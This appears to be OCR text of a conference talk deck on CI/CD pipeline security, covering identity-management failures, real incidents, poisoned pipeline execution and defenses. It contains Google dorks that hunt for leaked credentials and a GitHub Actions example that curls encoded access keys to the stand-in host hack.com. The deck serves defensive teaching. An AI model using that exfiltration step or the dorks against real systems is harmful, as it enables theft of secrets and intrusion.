https://www.bleepingcomputer.com/news/security/phps-git-server-hacked-to-add-backdoors-to-php-source-code/

Defenses

- Require different user(s) to approve changes
- Require different user to trigger deploy
- Use code scanning/SAST tools but don’t rely on them
- Be wary of auto merge rules
- Limit approvals to business hours?



Inadequate Identity and Access Management

Inadequate Identity Management

Attacker uses legitimate identity to access pipeline

How Does This Occur?

- Account compromised
- Self-registration enabled or external collaborators
- Social engineering
- User accounts not deprovisioned


Damiler AG/Mercedes (2020)

- Researcher used Google query (Google dork) used to discover gitlab server
- Any user could register for access
- Contained 580 Git repositories!

New York State (2021)

- Pretty much the same as Damiler AG

How does attacker find CI/CD system?



https://mygitlabserver

EXPLOIT DATABASE

Google Hacking Database

Filters | Reset All

Show 15

Quick Search gitlab

Date Added	Dork	Category	Author
2022-06-17	inurl:gitlab "AWS_SECRET_KEY"	Files Containing Juicy Info	Christian Galvan
2021-11-08	site:gitlab.* intext:password intext:@gmail.com | @yahoo.com | @hotmail.com	Files Containing Juicy Info	Jorge Manuel Lozano Gómez
2021-11-08	filetype:txt site:gitlab.* "secret" OR "authtoken"	Files Containing Juicy Info	Jorge Manuel Lozano Gómez
2020-12-01	"keystorePass=" ext:xml | ext:txt -git -gitlab	Files Containing Passwords	Alexandros Pappas
2020-11-06	jdbc:postgresql://localhost: + username + password ext:yml | ext:java -git -gitlab	Files Containing Passwords	Alexandros Pappas
2020-11-06	jdbc:oracle://localhost: + username + password ext:yml | ext:java -git -gitlab	Files Containing Passwords	Alexandros Pappas
2020-10-28	jdbc:mysql://localhost:3306/ + username + password ext:yml | ext:javascript -git -gitlab	Files Containing Passwords	Jose Praveen
2020-10-21	"spring.datasource.password=" + "spring.datasource.username=" ext:properties -git -gitlab	Files Containing Passwords	Alexandros Pappas
2020-10-20	jdbc:mysql://localhost:3306/ + username + password ext:yml | ext:java -git -gitlab	Files Containing Usernames	Alexandros Pappas
2020-10-09	"CREATE ROLE" + "ENCRYPTED PASSWORD" ext:sql | ext:txt | ext:ini -git -gitlab	Files Containing Usernames	Alexandros Pappas
2020-10-08	ext:cfg "g_password" | "sv_privatepassword" | "rcon_password" -git -gitlab	Files Containing Passwords	Alexandros Pappas
2020-10-07	"server.cfg" ext:cfg intext:"rcon_password" -git -gitlab	Files Containing Passwords	Alexandros Pappas
2020-10-06	"anaconda-ks.cfg" | "ks.cfg" ext:cfg -git -gitlab	Files Containing Passwords	Alexandros Pappas

Sign in · GitLab

GitLab Community Edition ·

Sign in · GitLab

GitLab Community Edition.

Sign in · GitLab

projects. Projects. Explore projects on gitlab.isc.org (no login ...

Sign in · GitLab

GitLab Community Edition. Username or email. Password. Forgot your password? Remember me. Sign in. Explore Help About GitLab Community forum.

Sign in · GitLab

GitLab Enterprise Edition. Username or primary email. Password. Forgot your password? Remember me. Sign in. Don't have an account yet? Register now ...

Sign in · GitLab - hpm

please login. hpm gitlab. Username or primary email. Password. Forgot your password? Remember me. Sign in. or sign in with. Google. Remember me ...

SHODAN | Explore | Downloads | Pricing | title:"Sign in Gitlab" | Account

TOTAL RESULTS

50,534

TOP COUNTRIES

China	11,505
Germany	7,803
United States	6,686
Russian Federation	4,428
France	2,604

More...

TOP PORTS

443	30,748
80	9,721
8099	1,149
8888	787
8080	680

More...

TOP ORGANIZATIONS

View Report | Download Results | Historical Trend | View on Map

Access Granted: Want to get more out of your existing Shodan account? Check out everything you have access to.

Sign in · GitLab

2023-10-01T22:37:10.337048

SSL Certificate

Issued By:
|- Common Name:
Sectigo RSA Domain Validation Secure Server CA
|- Organization:

Issued To:
|- Common Name:

Supported SSL Versions:
TLSv1.2, TLSv1.3

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 01 Oct 2023 22:37:10 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 10273
Connection: keep-alive
Vary: Accept-Encoding
Cache-Control: max-age=0, private, must-revalidate
Content-Security-Policy:
Etag: W/"d301040c9c28cd9a4364774ae00e40...
```

Sign in · GitLab

2023-10-01T22:36:56.390899

SSL Certificate

Issued By:
|- Common Name:
R3
|- Organization:
Let's Encrypt

Issued To:
|- Common Name:

Supported SSL Versions:
TLSv1.2, TLSv1.3

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 01 Oct 2023 22:36:56 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 10308
Connection: keep-alive
Vary: Accept-Encoding
Cache-Control: max-age=0, private, must-revalidate
Content-Security-Policy:
Etag: W/"e2112b01ddff7f7d700e4aa598d228...
```

Sign in · GitLab

2023-10-01T22:36:33.247709

crt.sh Identity Search

Group by Issuer

Criteria	Type: Identity Match: ILIKE Search: 'kodez.com.au'

Certificates

crt.sh ID	Logged At ⇧	Not Before	Not After	Common Name	Matching Identities	Issuer Name
10170635408	2023-08-03	2023-08-03	2023-11-01	kodez.com.au	kodez.com.au	C=US, O=Let's Encrypt, CN=R3
10087142811	2023-08-03	2023-08-03	2023-11-01	kodez.com.au	kodez.com.au	C=US, O=Let's Encrypt, CN=R3
10055201684	2023-08-03	2023-08-03	2023-11-01	www.kodez.com.au	www.kodez.com.au	C=US, O=Let's Encrypt, CN=R3
10087121779	2023-08-03	2023-08-03	2023-11-01	www.kodez.com.au	www.kodez.com.au	C=US, O=Let's Encrypt, CN=R3
9440484551	2023-05-17	2023-05-17	2023-08-15	kodez.com.au	kodez.com.au	C=US, O=Let's Encrypt, CN=R3
9415427401	2023-05-17	2023-05-17	2023-08-15	kodez.com.au	kodez.com.au	C=US, O=Let's Encrypt, CN=R3
9440466532	2023-05-17	2023-05-17	2023-08-15	www.kodez.com.au	www.kodez.com.au	C=US, O=Let's Encrypt, CN=R3
9415811369	2023-05-17	2023-05-17	2023-08-15	www.kodez.com.au	www.kodez.com.au	C=US, O=Let's Encrypt, CN=R3
8825763917	2023-02-28	2023-02-28	2023-05-29	kodez.com.au	kodez.com.au	C=US, O=Let's Encrypt, CN=R3
8770601487	2023-02-28	2023-02-28	2023-05-29	kodez.com.au	kodez.com.au	C=US, O=Let's Encrypt, CN=R3
8825757056	2023-02-28	2023-02-28	2023-05-29	www.kodez.com.au	www.kodez.com.au	C=US, O=Let's Encrypt, CN=R3
8771012908	2023-02-28	2023-02-28	2023-05-29	www.kodez.com.au	www.kodez.com.au	C=US, O=Let's Encrypt, CN=R3
8198954841	2022-12-12	2022-12-12	2023-03-12	www.kodez.com.au	www.kodez.com.au	C=US, O=Let's Encrypt, CN=R3
8185043145	2022-12-12	2022-12-12	2023-03-12	www.kodez.com.au	www.kodez.com.au	C=US, O=Let's Encrypt, CN=R3
8198940939	2022-12-12	2022-12-12	2023-03-12	kodez.com.au	kodez.com.au	C=US, O=Let's Encrypt, CN=R3
8185035983	2022-12-12	2022-12-12	2023-03-12	kodez.com.au	kodez.com.au	C=US, O=Let's Encrypt, CN=R3
7625121759	2022-09-25	2022-09-25	2022-12-24	www.kodez.com.au	www.kodez.com.au	C=US, O=Let's Encrypt, CN=R3
7616561305	2022-09-25	2022-09-25	2022-12-24	www.kodez.com.au	www.kodez.com.au	C=US, O=Let's Encrypt, CN=R3
7625090136	2022-09-25	2022-09-25	2022-12-24	kodez.com.au	kodez.com.au	C=US, O=Let's Encrypt, CN=R3
7616794995	2022-09-25	2022-09-25	2022-12-24	kodez.com.au	kodez.com.au	C=US, O=Let's Encrypt, CN=R3
7095393358	2022-07-09	2022-07-09	2022-10-07	www.kodez.com.au	www.kodez.com.au	C=US, O=Let's Encrypt, CN=R3
7090105058	2022-07-09	2022-07-09	2022-10-07	www.kodez.com.au	www.kodez.com.au	C=US, O=Let's Encrypt, CN=R3
7095393018	2022-07-09	2022-07-09	2022-10-07	kodez.com.au	kodez.com.au	C=US, O=Let's Encrypt, CN=R3
7090419725	2022-07-09	2022-07-09	2022-10-07	kodez.com.au	kodez.com.au	C=US, O=Let's Encrypt, CN=R3
6592806696	2022-04-22	2022-04-22	2022-07-21	www.kodez.com.au	www.kodez.com.au	C=US, O=Let's Encrypt, CN=R3
6592808585	2022-04-22	2022-04-22	2022-07-21	www.kodez.com.au	www.kodez.com.au	C=US, O=Let's Encrypt, CN=R3
6592796329	2022-04-22	2022-04-22	2022-07-21	kodez.com.au	kodez.com.au	C=US, O=Let's Encrypt, CN=R3
6592790546	2022-04-22	2022-04-22	2022-07-21	kodez.com.au	kodez.com.au	C=US, O=Let's Encrypt, CN=R3

Stack Overflow (2019)

Finds Dev Instance of Stack Overflow

Finds bug to elevate user permissions and get access to Admin interface

Admin Interface allows access to Email debugging screen

Attacker requests users password is reset and uses Email debugging screen to get reset link to Team City

Attacker logs into Team City

Team City configured with high level of permissions

https://stackoverflow.blog/2021/01/25/a-deeper-dive-into-our-may-2019-security-incident/

Using Stack Overflow to Hack Stack Overflow

Defenses


- Don’t enable self-registration
- Centralize identity management
- De-provision user accounts
- Continuously review accounts and permissions
- Avoid granting large default permission sets
- No shared accounts




Poisoned Pipelines

Poisoned Pipeline Execution (PPE)

Use pipeline to execute malicious commands

- Run with high privileges
- Have access to secrets
- Use sensitive assets
- Accessible to most of development team
- Generally, not in scope for penetration testing
- Limited logging



What could attacker do in pipeline?

- Retrieve secrets and sensitive configuration and exfil
- Gain access to restricted assets, secrets and data
- Use privileges to access and modify cloud resources
- Add malicious code to solution (supply chain attack)
- Run a reverse shell
- Use build server computing resources
- Denial of Service attack via creation of numerous builds

Example

```
name: PIPELINE
on: push
jobs:
 build:
   runs-on: ubuntu-latest
   steps:
     - env:
         ACCESS_KEY: $
         SECRET_KEY: $

       run: |
         curl -d creds="$(echo $ACCESS_KEY:$SECRET_KEY | base64 | base64)" hack.com
```

https://owasp.org/www-project-top-10-ci-cd-security-risks/CICD-SEC-04-Poisoned-Pipeline-Execution

PPE Options

- Build configuration files
- Variables
- Pre and Post build commands
- Tests
- Referenced and external scripts
- Malicious Docker files/images
- IaC resource files

Types of PPE

- Direct – Modify CI config file directly
- Indirect – Modify file used by CI e.g. make file, script or tests
- Public – Open-source scenarios where public can submit request

Pull Request Builds

- Common to setup automated build for Pull Requests (PR Build)
- PR Build could allow unapproved changes to be run

PR Build

Restore Dependencies

Compile Code

Run Tests

Approved Build

Restore Dependencies

Compile Code

Run Tests

Deploy Containers

Deploy to Environment

Dangerous steps only on approved builds

Github and Fake Dependabot (2023)

- Attackers created commit "fix" that pretended to come from dependabot
- Github action created to steal secrets and variables to hacker controlled website
- Project JS files patched with additional script designed to steal login details

https://checkmarx.com/blog/surprise-when-dependabot-contributes-malicious-code/

Malicious Github PR Request (2021)

- User thibaultduponchelle found malicious PR requests to one of their repository
- Malicious requests were running crypto mining binaries
- Github noticed unusual activity and blocked user

https://dev.to/thibaultduponchelle/the-github-action-mining-attack-through-pull-request-2lmc

PPE Defenses

- Limit access to repositories and CI configuration files
- Limit secrets and variables to minimum needed
- Isolated environments
- Ensure CI file changes are approved by another user before run
- Pipelines should run with minimum permissions needed
- Avoid trigger of sensitive pipelines from public PR’s
- Run unreviewed code on isolated build nodes without access to sensitive resources

The Future

- Is the main risk of these types of attacks from insiders – possibly but there are several other vectors
- Will we see more attacks on CI/CD systems in the future?

Summary

- Pipelines have characteristics that make them excellent targets
- Securing pipelines is difficult and requires effort
- Changes should require multiple approvers
- Separate potential dangerous build steps out
- Centralize identity management and deprovision users

“What we learn from history is that people don’t learn from history”

Warren Buffett

Any Questions?

@alexjmackey